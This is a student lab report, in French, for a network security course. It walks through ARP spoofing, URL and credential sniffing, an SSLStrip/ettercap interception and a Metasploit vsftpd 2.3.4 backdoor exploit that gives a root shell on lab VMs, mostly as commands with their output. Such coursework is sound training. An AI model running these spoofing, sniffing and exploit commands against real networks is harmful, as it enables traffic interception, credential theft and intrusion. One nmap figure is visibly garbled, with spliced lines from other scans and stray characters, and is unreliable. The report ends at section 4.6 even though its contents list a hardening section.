




INF8402
Sécurité des réseaux fixes et mobiles
Groupe 1

**Lab2 – Introduction aux attaques MITM et
sécurisation d'un réseau**

Soumis à : [REDACTED]



Le 5 octobre 2024

Table des matières

4. Exécution de différentes attaques	3
4.1- Collecte d'information (2 points)	4
4.2 - Exécution du Arpspoofing (3.5 points)	7
4.3 - Exécution de Urlsnarf (0.5 point)	8
4.4 - Écoute du réseau - Metasploit (2 points)	9
4.5 - SSLStrip/Récupération de votre compte polytechnique (2 points)	10
4.6 - Attaque de la machine Metasploitable (4 points)	11
4.7 - Sécurisation d'un réseau (6 points).....	13
1. Dans un premier temps on va isoler les différentes machines sur le réseau comme fait dans le lab1.	13
2. Ensuite on va mettre des règles dans le pare feu pour permettre aux machines du réseau LAN d'aller sur internet et celle du réseau externe d'accéder uniquement à un nombre de ports précis dans la zone DMZ	15
3. Nous avons maintenant terminé de mettre en place notre dispositif de sécurité vérifions qu'il satisfait aux requis du client	18
4. Effectuons de nouveau l'attaque réalisée en 4.6	20
5. Montrons que le client Windows peut toujours consommer tous les services de metasploitable	20

4. Exécution de différentes attaques

VM Windows 10	VM Metasploitable2	VM Kali
IP : 192.168.142.135	IP : 192.168.142.138	IP : 192.168.142.136
Masque : 255.255.255.0	Masque : 255.255.255.0	Masque : 255.255.255.0

The screenshot shows three VMware Workstation windows side-by-side:

- Kali-Linux-2018.2-vm-amd64 - VMware Workstation**: A terminal window for the Kali Linux VM. It displays the output of the 'ifconfig' command:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.142.136 netmask 255.255.255.0 broadcast 192.168.142.255
inet6 fe80::20c:9ff:fe1:c73 prefixlen 64 scopeid 0x10<link>
ether 00:0c:29:e1:c7:3 txqueuelen 1000 (Ethernet)
RX packets 3349 bytes 2709197 (2.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2156 bytes 256734 (250.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 274 bytes 24418 (23.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 274 bytes 24418 (23.8 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```
- Win10 - VMware Workstation**: A terminal window for the Windows 10 VM. It displays the output of the 'ipconfig' command:

```
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\GIG>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::b812:9699%45:b21e%7
IPv4 Address . . . . . : 192.168.142.135
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.142.2

Tunnel adapter isatap.localdomain:
```
- VM- Metasploitable2-Linux - VMware Workstation**: A terminal window for the Metasploitable2 VM. It displays the output of the 'ifconfig' command:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:za:59:03
          inet addr:192.168.142.138 Bcast:192.168.142.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:9ff:fe1:c73/64 Scope:Link
          UP BROADCAST RUNNING NOARP MTU:1500 Metric:1
          RX packets:5688 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:56088 (5.5 KB) TX bytes:8338 (8.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29889 (29.1 KB) TX bytes:29889 (29.1 KB)
```

Figure 4.1 : Configuration réseau

4.1- Collecte d'information (2 points)

1) Sous forme d'un tableau, présentez toutes les informations que vous avez pu obtenir à l'aide de cet outil sur les machines dans le même segment du réseau (services / port TCP/UDP ouvert, information sur l'OS, distance en saut, etc.)

Dans un premier temps nous avons réalisé un scan du réseau pour voir quelles adresses IP étaient actives et ceci avec la commande :

nmap -sn 192.168.142.0/24 où :

- **-sn** est l'option pour dire à nmap de ne pas faire de scan après la découverte d'un host
- **-T4** est pour accélérer la découverte

```
root@kali:~# nmap -sn -T4 192.168.142.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-28 12:55 EDT
Nmap scan report for 192.168.142.1
Host is up (0.00019s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.142.2
Host is up (0.00011s latency).
MAC Address: 00:50:56:F7:57:0A (VMware)
Nmap scan report for 192.168.142.135
Host is up (0.00023s latency).
MAC Address: 00:0C:29:6C:34:87 (VMware)
Nmap scan report for 192.168.142.138
Host is up (0.00040s latency).
MAC Address: 00:0C:29:2A:59:03 (VMware)
Nmap scan report for 192.168.142.254
Host is up (0.000060s latency).
MAC Address: 00:50:56:E0:95:0E (VMware)
Nmap scan report for 192.168.142.136
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.01 seconds
```

Figure 4.1.1 liste des hôtes actifs dans notre sous réseaux

Note : On aurait pu faire la commande **nmap -sn 192.168.0.0/16** pour ratisser plus large mais on obtenait des machines dans des réseaux distinct du notre c'est pourquoi nous nous sommes limités au /24

Un fois les adresses actives découvertes dans le réseau, on peut faire un scan ciblé sur les IP découvertes pour découvrir les ports ouverts avec la commande :

```
nmap -sn -T4 192.168.142.0/24 | grep "192.168.142" | awk '{print $5}' | while
read ip; do nmap -A "$ip"; done
```

```

root@Kali:~# nmap -sn -T4 192.168.142.0/24 | grep "192.168.142" | awk '{print $5}' | while read ip; do nmap -A "$ip"; done
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-28 13:06 EDT
Nmap scan report for 192.168.142.1
Host is up (0.00037s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? 142.135
2701/tcp   open  cmrbservice Configuration Manager Remote Control service (CmRcService.exe)
3389/tcp   open  msTerminalServer Microsoft Terminal Services
| ssl-cert: Subject: commonName=1708-20.gigl.polyam.ca
| Not valid before: 2025-01-22T07:29:59
|_ Not valid after: 2025-01-22T07:29:59
|_ ssd-date: 2024-09-28T17:06:55+00:00; 0s from scanner time.
MAC Address: 00:0C:29:6C:34:87 (VMware)
Warning: Scan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 (93%), Microsoft Windows Server 2008 R2 SP1 (90%), Microsoft Windows 10 1703 (89%), Microsoft Windows Phone 7.5 or 8.0 (88%), Microsoft Windows 10 1607 (87%), Microsoft Windows 10 1511 (87%), Microsoft Windows Server 2008 R2 or Windows 8.1 (87%), Microsoft Windows Server 2016 (87%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (87%), Microsoft Windows 10 1609 (87%), Microsoft Windows 10 14393 (87%)
No exact matches in database
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.12 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-28 13:10 EDT
Nmap scan report for 192.168.142.135
Host is up (0.0012s latency).
Not shown: 996 closed ports:OA (VMware)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds? 192.168.142.135
5357/tcp   open  http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable 254
MAC Address: 00:0C:29:6C:34:87 (VMware)
Device type: general-purposeOE (VMware)
Running: Microsoft Windows 10 142.136
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 up 1607 scanned in 2.01 seconds
Network Distance: 1 hop
Service Info: Host:(DESKTOP-NK77LRQ);OS: Windows;CPE:cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.00 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-28 13:10 EDT
Nmap scan report for 192.168.142.138
Host is up (0.00075s latency).42.135
Not shown: 977 closed ports:.
PORT      STATE SERVICE VERSION
21/tcp    open  vsftpd  2.9.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst: 00:0C:29:2A:59:03 (VMware)
|imap STAT: report for 192.168.142.254
|_FTPServer status: latency.
|_AC AddConnected to 192.168.142.136 are
|imap sc Logged in as rftp.168.142.136
|lost is TYPE: ASCII
|imap do No session bandwidth limits up) scanned in 2.01 seconds
|imap Session timeout in seconds is 300
|startin Control connection is plaintext at 2024-09-28 12:56 EDT
|imap sc Data connections will be plain text
|lost is vsFTPD 2.3.45+ -secure, fast, stable
|_End ofestatus:50:56:C0:00:08 (VMware)
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|ssh-hostkey:00024s latency).
|_AC 1024e60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_imap2048n56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smt被打断了
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.43 seconds
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-28 13:10 EDT
Nmap scan report for 192.168.142.254
Host is up (0.00032s latency).4 (VMware)
All 1000 scanned ports on 192.168.142.254 are filtered
MAC Address: 00:50:56:E0:95:0E (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
Host is up (0.00037s latency).
TRACEROUTE: 00:0C:29:2A:59:03 (VMware)
HOP RTT in ADDRESS = 192.168.142.254
lost 0.32ms (192.168.142.254).

```

Figure 4.2 : Extrait des informations obtenues par scan cible

Grace à ces informations, nous avons construit le tableau ci-dessous qui résume les informations collectées :

Tableau 4.1 : informations recueillies avec nmap

IP	Nom de l'équipement	Système d'exploitation	Port	Service	Protocole	Distance en saut (HOP)
192.168.142.1	L4708-20	Windows	135	msrpc	TCP	1
			139	Netbios-ssn		
			445	Microsoft-ds		
			2701	cmrcservice		
			3389	Ms-wbt-server		
192.168.142.2	Non trouvé	VM Ware player	53	Domain?	TCP	1
192.168.142.135	DESKTOP-NK77LRQ	Windows 10	135	msrpc	TCP	1
			139	Netbios-ssn		
			445	Microsoft-ds		
			5357	Http		
			21	FTP		
192.168.142.138	Non trouvé	Linux 2.6.9 - 2.6.33	22	SSH	TCP	1
			23	Telnet		
			25	smtp		
			53	domain		
			80	Http		
			111	pcbind		
			139	Netbios-ssn		
			445	Netbios-ssn		
			512	exec		
			513	Login		
			514	tcpwrapped		
			1099	Java-rmi		
			1524	bindshell		
			2049	nfs		
			2121	FTP		
			3306	MySQL		
			5432	PostgreSQL		
			5900	Vnc		
			6000	X11		
			6667	Irc		
			8009	Ajp13		
			8180	Http		
192.168.142.254	Non trouvé	Non trouvé	Non trouvé	Non trouvé	Non trouvé	1
192.168.142.136	Non trouvé	Non trouvé	Aucun	Aucun	Aucun	0

4.2- Exécution du Arpspoofing (3.5 points)

4.2.1, 4.2.2 et 4.2.3 configurations du arpspoofing

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 -t 192.168.142.135 192.168.142.2
0:c:29:e1:cf:73 0:c:29:6c:34:87 0806 42: arp reply 192.168.142.2 is-at 0:c:29:e1:cf:73
0:c:29:e1:cf:73 0:c:29:6c:34:87 0806 42: arp reply 192.168.142.2 is-at 0:c:29:e1:cf:73
0:c:29:e1:cf:73 0:c:29:6c:34:87 0806 42: arp reply 192.168.142.2 is-at 0:c:29:e1:cf:73
root@kali:~# arpspoof -i eth0 -t 192.168.142.2 192.168.142.135
0:c:29:e1:cf:73 0:50:56:f7:57:a 0806 42: arp reply 192.168.142.135 is-at 0:c:29:e1:cf:73
0:c:29:e1:cf:73 0:50:56:f7:57:a 0806 42: arp reply 192.168.142.135 is-at 0:c:29:e1:cf:73
0:c:29:e1:cf:73 0:50:56:f7:57:a 0806 42: arp reply 192.168.142.135 is-at 0:c:29:e1:cf:73
```

Figure 4.2.1 arpspoofing

2) Montrez comment il est possible de trouver l'adresse IP de la passerelle par défaut à partir de Kali Linux (0.5 point)

Nous pouvons obtenir la passerelle par défaut avec l'une de ces commandes

```
ip route | grep default
traceroute google.com
```

La première passerelle rentrée par cette commande est la passerelle

```
root@kali:~# ip route | grep default
default via 192.168.142.2 dev eth0
default via 192.168.142.2 dev eth0 proto dhcp metric 100
root@kali:~# traceroute google.com
traceroute to google.com (172.217.13.174), 30 hops max, 60 byte packets
 1 _gateway (192.168.142.2)  1.593 ms  1.443 ms  1.389 ms
```

Figure 4.2.2 : Obtention de la passerelle par défaut

3) À l'aide de l'outil Wireshark sur la machine virtuelle Windows 10, lancez la capture des paquets sur l'interface Ethernet0. Pour les paquets ARP, qu'observez-vous? Vous pouvez vous servir d'un filtre pour vous aider à isoler les paquets. Discutez de l'association des adresses IP avec les adresses physiques (1.5 points)

En utilisant Wireshark pour capturer les paquets sur l'interface Ethernet0, nous avons filtré les paquets ARP. Et nous avons remarqué que plusieurs paquets de réponse ARP contiennent, l'adresse MAC **00-0c-29-e1-cf-73**, qui correspond à la machine Kali Linux. Cette adresse est associée à deux adresses IP : **192.168.142.2** et **192.168.142.135**. Mais ces 2 IP sont également associées à d'autres adresses MAC on a donc le message : « **Duplicate IP address detected for...** »




Figure 4.2.3 : Paquets capturés par Wireshark

Cette association est due aux commandes que nous avons exécutées précédemment, notamment l'attaque d'usurpation ARP (ARP spoofing) qui a fait croire à la machine Windows (192.168.142.135) que la machine Kali (192.168.142.2) était la passerelle. En conséquence, la machine Windows a mis à jour sa table ARP pour associer l'adresse MAC de Kali Linux (00-0c-29-e1-cf-73) à deux adresses IP.

C:\Windows\system32>arp -a		
Interface:	Internet Address	Physical Address
192.168.142.135 --- 0x7	192.168.142.2	00-0c-29-e1-cf-73
	192.168.142.136	00-0c-29-e1-cf-73

Figure 4.2.4 : Table ARP de la machine Windows10

4) Expliquez l'utilité des commandes que vous avez lancées dans cette section du laboratoire. (1.5 points)

echo 1 > /proc/sys/net/ipv4/ip_forward cette commande active l'ip forwarding sur la machine Kali Linux ce qui lui permet d'envoyer des paquets sur différentes interfaces réseau ainsi elle peut agir comme un « **Man-in-the-Middle** » pour intercepter le trafic et le rediriger.

arp spoof -i eth0 -t 192.168.142.135 192.168.142.2 permet d'effectuer une attaque de type « **Man-in-the-Middle** » (**MitM**). Elle intercepte les communications sur l'interface réseau **eth0**, et envoie de fausses réponses ARP à la machine **192.168.142.135** (la machine Windows). Ces fausses réponses font croire à **192.168.142.135** que la machine Kali Linux est en réalité la passerelle réseau **192.168.142.2**. Cela signifie que tout le trafic destiné à **192.168.142.2** sera redirigé vers la machine Kali Linux.

arp spoof -i eth0 -t 192.168.142.2 192.168.142.135 permet d'effectuer une attaque de type « **Man-in-the-Middle** » (**MitM**). Elle intercepte les communications sur l'interface réseau **eth0**, et envoie de fausses réponses ARP à la machine **192.168.142.2** (la passerelle). Ces fausses réponses font croire à **192.168.142.2** que la machine Kali Linux est en réalité la machine Windows **192.168.142.135**. Cela signifie que tout le trafic destiné à **192.168.142.135** sera redirigé vers la machine Kali Linux.

4.3- Exécution de Urlsnarf (0.5 point)

```
root@kali:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.142.135 - - [28/Sep/2024:17:26:12 -0400] "GET http://google.com/ HTTP/1.1" - - "-" "Mozilla/5.0
(Windows NT 6.2; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0"
```

Figure 4.3.1 : Naviguer sur un site de mon choix

5) Après avoir navigué sur internet sur la machine victime, que remarquez-vous dans le terminal sur lequel vous avez exécuté urlsnarf? À quoi sert la commande urlsnarf? (0.5point)

Nous sommes allés sur le site google et nous remarquons que dans le terminal la requête envoyée apparait avec son type Get dans notre cas et les entêtes.

La commande urlsnarf est utilisée dans le cadre d'attaques de type « **Man-in-the-Middle** » (**MitM**) pour intercepter des informations sensibles transmises en clair, telles que des URLs, des paramètres de requête ou des données non sécurisées (sans chiffrement HTTPS).

4.4- Écoute du réseau- Metasploit (2 points)

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# arpspoof -i eth0 192.168.142.2
0:c:29:e1:cf:73 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.142.2 is-at 0:c:29:
e1:cf:73
0:c:29:e1:cf:73 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.142.2 is-at 0:c:29:
e1:cf:73
0:c:29:e1:cf:73 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.142.2 is-at 0:c:29:
e1:cf:73
```

Figure4.4.1 : Démarrage du Spoofing

5) Quelles informations êtes-vous capables de trouver à l'aide de la capture Wireshark? (0.5 point)

On est capable d'obtenir l'**url** du site auquel on s'est connecté, **les informations d'authentification** et on est également capable de reconstruire la page web vu que la communication n'est pas chiffrée.




Figure4.4.2 : Identifiants de l'utilisateur

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en" dir="ltr">
<head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 <link rel="icon" href="./favicon.ico" type="image/x-icon" />
 <link rel="shortcut icon" href="./favicon.ico" type="image/x-icon" />
 <title>phpMyAdmin </title>
 <link rel="stylesheet" type="text/css" href="phpmyadmin.css.php?
token=d46bd87531f8e564e246ac50a71d286a&js_frame=right&nocache=2457687151" />
 <link rel="stylesheet" type="text/css" href="print.css" media="print" />
 <meta name="robots" content="noindex,nofollow" />
<script type="text/javascript">
//![CDATA[
// show login form in top frame
if (top != self) {
    window.top.location.href=location;
}
//]]
</script>
</head>

<body class="loginform">
```

Figure 4.4.3 : Page HTML

```
.syntax_comment {color: #808000;}
.syntax_comment_mysql {}
.syntax_comment_ansi {}
.syntax_comment_c {}
.syntax_digit {}
.syntax_digit_hex {color: teal;}
.syntax_digit_integer {color: teal;}
.syntax_digit_float {color: aqua;}
.syntax_punct {color: fuchsia;}
.syntax_alpha {}
.syntax_alphaColumnType {color: #FF9900;}
.syntax_alpha_columnAttrib {color: #0000FF;}
.syntax_alpha_reservedWord {color: #990099;}
.syntax_alpha_functionName {color: #FF0000;}
.syntax_alpha_identifier {color: black;}
.syntax_alpha_charset {color: #6495ed;}
.syntax_alpha_variable {color: #800000;}
.syntax_quote {color: #008000;}
.syntax_quote_double {}
.syntax_quote_single {}
.syntax_quote_backtick {}
.syntax_indent0 {margin-left: 0em;}
.syntax_indent1 {margin-left: 1em;}
.syntax_indent2 {margin-left: 2em;}
.syntax_indent3 {margin-left: 3em;}
```

Figure 4.4.5 : CSS




Figure 4.4.5 : Page reconstitué sur Kali Linux

6) En quoi est-ce que la commande arpspoof utilisée en 4.4 diffère de celle utilisée en 4.2? Dans quelle situation serait-il plus approprié d'utiliser la commande arpspoof en 4.4 au détriment de celle en 4.2? (1.5 points)

La différence entre **arpspoof -i eth0 -t 192.168.142.135 192.168.142.2 (attaque en 4.2)** et **arpspoof -i eth0 192.168.142.2 (attaque)** est que la première commande va attaquer une seule machine sur le réseau alors que la 2ème va attaquer tout le réseau et dire à toute les machines sur le réseau que l'adresse mac de l'attaquant (machine Kali Linux) correspond à l'IP 192.168.142.2(celle de la passerelle). C'est la raison pour laquelle dans la figure 4.4.1 on voit que la destination est l'adresse mac de broadcast ff :ff :ff :ff :ff :ff. Signifiant ainsi qu'on souhaite intercepter tout le trafic sur le réseau et pas seulement celui d'une machine spécifique comme en 4.2.

On peut privilégier l'attaque en 4.4 lorsqu'on veut réaliser des attaques de masse comme par exemple une attaque de type **perturbation ou déni de service**, car la portée de l'attaque est globale au lieu d'être localisée sur une seule machine elle est sur tout le réseau.

4.5- SSLStrip/Récupération de votre compte polytechnique (2 points)

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
root@kali:~# sslstrip -l 8080
root@kali:~# ettercap -TqM arp:remote /192.168.142.135// /
192.168.142.2//
```

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Capture

restart-vm-

Listening on:

eth0 -> 00:0C:29:E1:CF:73
192.168.142.136/255.255.255.0
fe80::20c:29ff:fe1:cf73/64

Figure 4.5.1 : Attaque SSLStrip

7) Expliquez en quoi consiste cette attaque, que fait chacune des commandes que vous avez exécutées? (2 points)

Cette attaque consiste à rediriger le trafic du port 80 de la machine Windows vers le port 8080 sur la machine Kali Linux en interceptant le trafic ensuite les liens HTTPS sont convertis en lien HTTP ce qui permet de voir les informations transmises par les utilisateurs.

La commande **echo 1 > /proc/sys/net/ipv4/ip_forward** permet d'activer l'IP forwarding comme vu précédemment

La commande **iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080** cette commande redirige tout le **trafic TCP** entrant à destination du port **80** (HTTP) vers le port **8080** sur la machine Kali Linux. Cela permet à un outil comme **sslstrip** de capturer les requêtes HTTP avant qu'elles ne soient envoyées à leur destination finale.

La commande **sslstrip -l 8080** lance **sslstrip**, un outil qui intercepte les connexions HTTPS et **force les liens HTTPS à être convertis en liens HTTP**. L'objectif est de tromper l'utilisateur en lui faisant croire qu'il est sur un site sécurisé (HTTPS), alors que le trafic est en réalité non chiffré (HTTP), permettant ainsi à l'attaquant d'intercepter des informations sensibles comme des mots de passe ou des données personnelles. **Sslstrip** écoute sur le port **8080**, là où le trafic redirigé par la commande précédente.

La commande **ettercap -TqM arp:remote /192.168.142.135// /192.168.142.2//** c'est cette commande qui permet le spoofing elle intercepte le trafic entre la machine Windows (**192.168.142.135**) et la passerelle (**192.168.142.2**) en plus l'option **remote** signifie que le trafic sera intercepté dans les 2 directions et l'option **TqM** permet d'écouter en mode silencieux sans lancer d'interface graphique.

4.6- Attaque de la machine Metasploitable (4 points)

Pour réaliser cette attaque dans un premier temps nous allons revenir sur la phase de collecte d'informations pour décider par quel service nous ferons l'attaque. On va scanner la machine linux avec la commande :

```
nmap 192.168.142.138 -Pn -sV
root@kali:~# nmap 192.168.142.138 -Pn -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2024-09-29 12:44 EDT
Nmap scan report for 192.168.142.138
Host is up (0.0015s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

Figure 4.6.1 : Ports ouverts sur la machine

Après recherche sur internet, nous avons trouvé que la vulnérabilité **vsftpd 2.3.4** est une vulnérabilité classique. Maintenant nous allons chercher une vulnérabilité à exploiter dans **msfconsole**. On a trouvé cette vulnérabilité :

```
msf > grep vsftpd search ftp
exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

Figure 4.6.2 : Vulnérabilité trouvée

Ensuite on utilise la vulnérabilité : **use exploit/unix/ftp/vsftpd_234_backdoor**

On fait la commande **options** pour voir les options disponibles et on configure la cible de l'attaque.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
-----+-----+-----+
RHOST-vm-          yes        The target address
RPORT.sh21         yes        The target port (TCP)
```

Exploit target:

Id	Name
--	--
0	Automatic

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.142.138
RHOST => 192.168.142.138
```

Figure 4.6.3 : configurer la cible de l'attaque

Finalement il ne reste plus qu'à lancer l'attaque en faisant la commande **exploit**

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] shared-
[*] 192.168.142.138:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.142.138:21 - USER: 331 Please specify the password.
[+] 192.168.142.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.142.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.142.136:38307 -> 192.168.142.138:6200) at 2024-09-29 13:10:02 -0400
ifconfig-vm-
eth0 tools.sh Link encap:Ethernet HWaddr 00:0c:29:2a:59:03
      inet addr:192.168.142.138 Bcast:192.168.142.255 Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fe2a:5903/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:3986 errors:0 dropped:0 overruns:0 frame:0
        TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:263573 (257.3 KB) TX bytes:527242 (514.8 KB)
        Interrupt:17 Base address:0x2000
```

Figure 4.6.3 : Lancer l'attaque

